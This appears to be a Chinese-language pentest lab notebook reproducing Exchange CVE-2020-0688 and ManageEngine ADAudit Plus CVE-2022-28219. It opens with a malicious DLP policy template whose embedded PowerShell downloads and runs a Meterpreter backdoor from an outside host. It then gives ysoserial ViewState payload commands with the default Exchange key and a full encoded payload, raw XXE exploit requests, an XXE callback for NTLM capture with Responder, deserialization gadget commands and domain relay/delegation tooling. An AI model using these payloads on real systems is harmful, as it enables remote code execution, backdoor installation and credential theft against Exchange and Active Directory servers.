 <dlpPolicyTemplate id="F7C29AEC-A52D-4502-9670-141424A83FAB" mode="Audit" state="Enabled" version="15.0.2.0">  
 <contentVersion>4</contentVersion>  
 <publisherName>Microsoft</publisherName>  
 <name>  
 <localizedString lang="en">PCI-DSS-12345</localizedString>  
 </name>  
 <description>  
 <localizedString lang="en">Detects the presence of information subject to Payment Card Industry Data Security Standard (PCI-DSS) compliance requirements.</localizedString>  
 </description>  
 <keywords></keywords>  
 <ruleParameters></ruleParameters>  
 <policyCommands>  
 <!-- The contents below are applied/executed as rules directly in PS - -->  
 <commandBlock>  
 <![CDATA[ $i=New-object System.Diagnostics.ProcessStartInfo;$i.UseShellExecute=$true;$i.FileName="cmd";$i.Arguments="/c (Invoke-WebRequest -Uri http://192.168.6.130/meter\_re\_tcp\_x86.exe -OutFile C:\Users\86183\Desktop\bkdoor.exe) ; (C:\Users\86183\Desktop\bkdoor.exe)";$r=New-Object System.Diagnostics.Process;$r.StartInfo=$i;$r.Start(); ]]>  
 </commandBlock>  
 </policyCommands>  
 <policyCommandsResources></policyCommandsResources>  
 </dlpPolicyTemplate>  
</dlpPolicyTemplates>

## CVE-2020-0688

<https://fdlucifer.github.io/2020/10/12/cve-2020-0688/>

[Exchange CVE-2020-0688代码执行漏洞分析 - nice\_0e3 - 博客园](https://www.cnblogs.com/nice0e3/p/15758903.html)

工具：<https://github.com/Jumbo-WJB/CVE-2020-0688>

### 漏洞描述

这个漏洞是由于Exchange服务器在安装时没有正确地创建唯一的加密密钥所造成的。Exchange Server在安装后的web.config文件中都拥有相同的validationKey和decryptionKey。这些密钥用于保证ViewState的安全性。而ViewState是ASP.NET Web应用以序列化格式存储在客户机上的服务端数据。客户端通过\_\_VIEWSTATE请求参数将这些数据返回给服务器。攻击者可以在ExchangeControl Panel web应用上执行任意.net代码。

当攻击者通过各种手段获得一个可以访问Exchange Control Panel （ECP）组件的用户账号密码时。攻击者可以在被攻击的exchange上执行任意代码，直接获取服务器权限。

漏洞产生的主要原因就是在Exchange ECP组件中发现，邮件服务在安装的过程中不会随机生成秘钥，也就是说所有默认安装的Exchange服务器中的validationKey和decryptionKey的值都是相同的，攻击者可以利用静态秘钥对服务器发起攻击，在服务器中以SYSTEM权限远程执行代码。

由于Exchange Server在安装部署时未能创建应用唯一的加密密钥，导致Exchange Server在反序列化处理请求中的 \_\_VIEWSTATE 数据触发远程代码执行。Exchange 是以SYSTEM权限启用的IIS，因此普通登录用户也可通过反序列化达到提权的目的，进而可以获取域管理的权限。

### 影响版本

Microsoft Exchange Server 2010 Service Pack 3

Microsoft Exchange Server 2013

Microsoft Exchange Server 2016

Microsoft Exchange Server 2019

### 漏洞复现

#### 条件：


需要变量：

–validationkey = CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF（默认，漏洞产生原因）  
 –validationalg = SHA1（默认，漏洞产生原因）  
 –generator=B97B4E27（基本默认）  
 –viewstateuserkey = ASP.NET\_SessionId（手工获取，变量，每次登陆都不一致）

在这四个变量中，前两个为默认固定，viewstateuserkey和generator的值需要从经过身份验证的session中收集。viewstateuserkey可以从ASP.NET的\_SessionID cookie中获取，而generator可以在一个隐藏字段\_\_VIEWSTATEGENERATOR中找到。所有这些都可以通过浏览器中的工具轻松获取。


**获取viewstateuserkey和generator值:**

正常登录后，访问/ecp/default.aspx页面。使用F12开发人员工具的“Network”选项，刷新页面，重新发送请求，并在登录时查找/ecp/default.aspx的原始响应。



如上图，该\_\_VIEWSTATEGENERATOR值在页面源中可见。在此示例中，其值为B97B4E27。

打开Headers标签并在中找到ASP.NET\_SessionId cookie：



在此示例中，其值为3e13f2bc-9bc7-4719-8665-9979b294053f。

#### 使用工具生成payload

[ysoserial.net下载](https://github.com/pwntester/ysoserial.net/releases)

生成启动计算器calc.exe的payload：

ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "calc.exe" --validationalg="SHA1" --validationkey="CB2721ABDAF8E9DC516D621D8B8BF13A2C9E8689A25303BF" --generator="B97B4E27" --viewstateuserkey="3991dd86-a397-46ce-a262-328e591eb8fd" --isdebug --islegacy

得到Payload:



生成完payload代码后，需要对该代码中的特殊字符进行URL Encode编码构造一个URL

/ecp/default.aspx?\_\_VIEWSTATEGENERATOR=<generator>&\_\_VIEWSTATE=<ViewState>


将最开始获得的\_\_VIEWSTATEGENERATOR值替换generator，将URL Encode编码后的payload替换ViewState。

?\_\_VIEWSTATEGENERATOR=B97B4E27&\_\_VIEWSTATE=%2FwEylQcAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0dGluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAAC3BTw%2FeG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi0xNiI%2FPg0KPE9iamVjdERhdGFQcm92aWRlciBNZXRob2ROYW1lPSJTdGFydCIgSXNJbml0aWFsTG9hZEVuYWJsZWQ9IkZhbHNlIiB4bWxucz0iaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwvcHJlc2VudGF0aW9uIiB4bWxuczpzZD0iY2xyLW5hbWVzcGFjZTpTeXN0ZW0uRGlhZ25vc3RpY3M7YXNzZW1ibHk9U3lzdGVtIiB4bWxuczp4PSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbCI%2BDQogIDxPYmplY3REYXRhUHJvdmlkZXIuT2JqZWN0SW5zdGFuY2U%2BDQogICAgPHNkOlByb2Nlc3M%2BDQogICAgICA8c2Q6UHJvY2Vzcy5TdGFydEluZm8%2BDQogICAgICAgIDxzZDpQcm9jZXNzU3RhcnRJbmZvIEFyZ3VtZW50cz0iL2MgY2FsYy5leGUiIFN0YW5kYXJkRXJyb3JFbmNvZGluZz0ie3g6TnVsbH0iIFN0YW5kYXJkT3V0cHV0RW5jb2Rpbmc9Int4Ok51bGx9IiBVc2VyTmFtZT0iIiBQYXNzd29yZD0ie3g6TnVsbH0iIERvbWFpbj0iIiBMb2FkVXNlclByb2ZpbGU9IkZhbHNlIiBGaWxlTmFtZT0iY21kIiAvPg0KICAgICAgPC9zZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICA8L3NkOlByb2Nlc3M%2BDQogIDwvT2JqZWN0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0KPC9PYmplY3REYXRhUHJvdmlkZXI%2BC1y1ltAs9%2FZUCwgWqfomTaaD8sch

访问地址并成功执行

访问构造好的URL地址，服务器会弹出500的错误，但攻击其实成功了。

登录服务器查看进程，发现计算器成功启动。



# SharePoint

# 其他漏洞复现

## CVE-2022-28219

### 知识点

XXE Jar协议

### 环境搭建

<https://archives2.manageengine.com/active-directory-audit/7055/Manageengine_ADAudit_Plus_x64.exe>

搭建一个域环境，将安装ADAP的机器提升为域控

端口：8081

### 漏洞浮现

#### XXE(Blind xxe - 无回显xxe)

根据web.xml找到路由触发点

/api/agent对应com.adventnet.sym.adsm.auditing.client.ember.api.ADAPAgentAPIServlet#processRequest函数进行API请求处理

跟进com.adventnet.sym.adsm.auditing.client.ember.api. RestAPIHandler#executeAgentRequest函数，通过正则匹配拿到com.adventnet.sym.adsm.auditing.webclient.ember.api.agent.AgentDataHandler#receiveData函数，然后执行Method.invoke进行动态调用

在receiveData中通过读Body取json,body取不到就从header中拿json，然后转为一个hson数组jsonEventArray，如果是有效的json则交由com.adventnet.sym.adsm.auditing.server.EventDataAdapter#notify消息队列处理，把json数据放入到时间的消息队列中，当数据返回时，机会走入到时间的处理

com.adventnet.sym.adsm.auditing.server.EventDataAdapter#run

获取json传递数据的DomainName不为空则交ProcessMonitor.process继续处理json数据

json解析事件，如果domainname不为空，且输入正确，走入到ProcessMonitor.process(modData);处理

获取test.com(域)中的事件,事件内容不为空则调用com.adventnet.sym.adsm.auditing.server.ProcessMonitor#addEventRows处理

通过catgid获取事件类别监听器(Listener)，然后分发进入getEventRowList函数，id为11时，对应ProcessTrackingListener,进入ProcessTrackingListener对象，其调用getEventRow

走进com.adventnet.sym.adsm.auditing.server.category.ProcessTrackingListener#getEventRow,其调用this.parseTaskContent(row, eventTbl);

parseTaskContent到xxe的点

来自eventTbl参数的Task Content或者Task New Content健值会造成xxe

#### 利用

##### 文件上传

<https://github.com/pwntester/BlockingServer>

java BlockingServer 8089 123.ser

POST /api/agent/tabs/agentData HTTP/1.1  
Host: 192.168.118.150:8081  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 276  
Origin: http://192.168.118.150:8081  
Connection: close  
Referer: http://192.168.118.150:8081/  
Cookie: JSESSIONIDADAP=B0E7C61D5F577D4706B4F76F34E07BAE; adapcsrf=68a1d150715af87d74ceddb1a68baf26a3cefa80368a91ce267a727d86b86b3fc8060bb4e1a544d9824ba69fb67f9effa5f16501aaa7ef94531432f6e8090d57; \_zcsr\_tmp=68a1d150715af87d74ceddb1a68baf26a3cefa80368a91ce267a727d86b86b3fc8060bb4e1a544d9824ba69fb67f9effa5f16501aaa7ef94531432f6e8090d57; policy=open; authen=open; JSESSIONIDADAPSSO=055CDECDABB9E5D67F44CB223A644042; lowDis=open  
Upgrade-Insecure-Requests: 1  
  
[  
 {  
 "DomainName":"test.com",  
 "EventCode":4688,  
 "EventType":0,  
 "TimeGenerated":0,  
  
 }  
  
]

注意：这个时候ftp服务端不要关，不然文件就被删除

##### 文件读取

<https://github.com/LandGrey/xxe-ftp-server>

python xxe-ftp-server.py 192.168.118.151 9090 2121

exploit

POST /api/agent/tabs/agentData HTTP/1.1  
Host: 192.168.118.150:8081  
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.118.150:8081/  
Content-Type: application/json  
Content-Length: 355  
Origin: http://192.168.118.150:8081  
Connection: close  
Cookie: JSESSIONIDADAP=4F1964D9D5E00B0EC187A4449360ADC2; adapcsrf=68a1d150715af87d74ceddb1a68baf26a3cefa80368a91ce267a727d86b86b3fc8060bb4e1a544d9824ba69fb67f9effa5f16501aaa7ef94531432f6e8090d57; \_zcsr\_tmp=68a1d150715af87d74ceddb1a68baf26a3cefa80368a91ce267a727d86b86b3fc8060bb4e1a544d9824ba69fb67f9effa5f16501aaa7ef94531432f6e8090d57; policy=open; authen=open; lowDis=open  
Upgrade-Insecure-Requests: 1  
Cache-Control: max-age=0  
  
[  
 {  
 "DomainName":"test.com",  
 "EventCode":4688,  
 "EventType":0,  
 "TimeGenerated":0,  
  
 }  
]

#### XXE到SSRF到NTLM中继

原理：当目标机器上的java程序发送http请求遇到状态码为401的HTTP返回头时，会判断该页面要求哪种认证方式，若攻击者回复要求采用NTLM认证则会自动使用当前用户凭据进行认证。

在攻击机上运行响应器工具：

python3 Responder.py -I eth0

然后我们发送一个请求出发xxe并让ADAP服务器连接回攻击IP

curl -X POST http://192.168.118.150:8081/api/agent/tabs/agentData -d @/home/echo/Desktop/payload\_ntlm.json

其中payload\_ntlm.json为

[  
 {  
 "DomainName":"test.com",  
 "EventCode":4688,  
 "EventType":0,  
 "TimeGenerated":0,  
 "Task Content":"<?xml version=\"1.0\" encoding=\"UTF-8\"?> <!DOCTYPE foo [ <!ENTITY % xxe SYSTEM \"http://192.168.118.151\"> %xxe;]>"  
 }  
]

Responder.py将捕获的NTLM保存在Responder.db

#### 问题1：

使用Responder中的multirelay.py脚本攻击受害机需要将SMB signing设置为Flase,而我的受害机为true

关闭signing:

#### 反序列化

在webapps\adap\WEB-INF\web.xml中找到CewolfServlet

CewolfRender#doGet函数为输入img并渲染内容，并调用了storage.getChartImage方法

Storage接口有多个实现类，de.laures.cewolf.storage.FileStorage的getChartImage函数执行反序列化操作

同时FileStorage#getFileName货物文件名并未对id参数做安全检查，其值可从Http请求img参数中直接获取

使用ysoserial生成cb2链，成功弹出计算器

<https://github.com/woodpecker-framework/ysoserial-for-woodpecker/releases/tag/0.5.2>

java -jar ysoserial-for-woodpecker-0.5.2.jar -g CommonsBeanutils2 -a raw\_cmd:"calc" > 123.ser

### SMB中继

DC(adap服务)：192.168.118.150

kali:192.168.118.151

win2016:192.168.118.149

### rpc回调中继

受害机：

win2016:192.168.118.150

win2012:192.168.118.153

kali:192.168.118.151

windows2016回调失败

win2012回调成功

### 基于资源的约束委派

#### 添加机器账户

1.有一个域账户

python3 addcomputer.py -method SAMR -dc-ip 192.168.118.150 -computer-name adap -computer-pass 123456 "test.com/administrator:123Abc"

2.域控开启ldaps服务情况下

sudo python3 ntlmrelayx.py -ip 0.0.0.0 -t ldaps://192.168.118.150 --add-computer

未成功。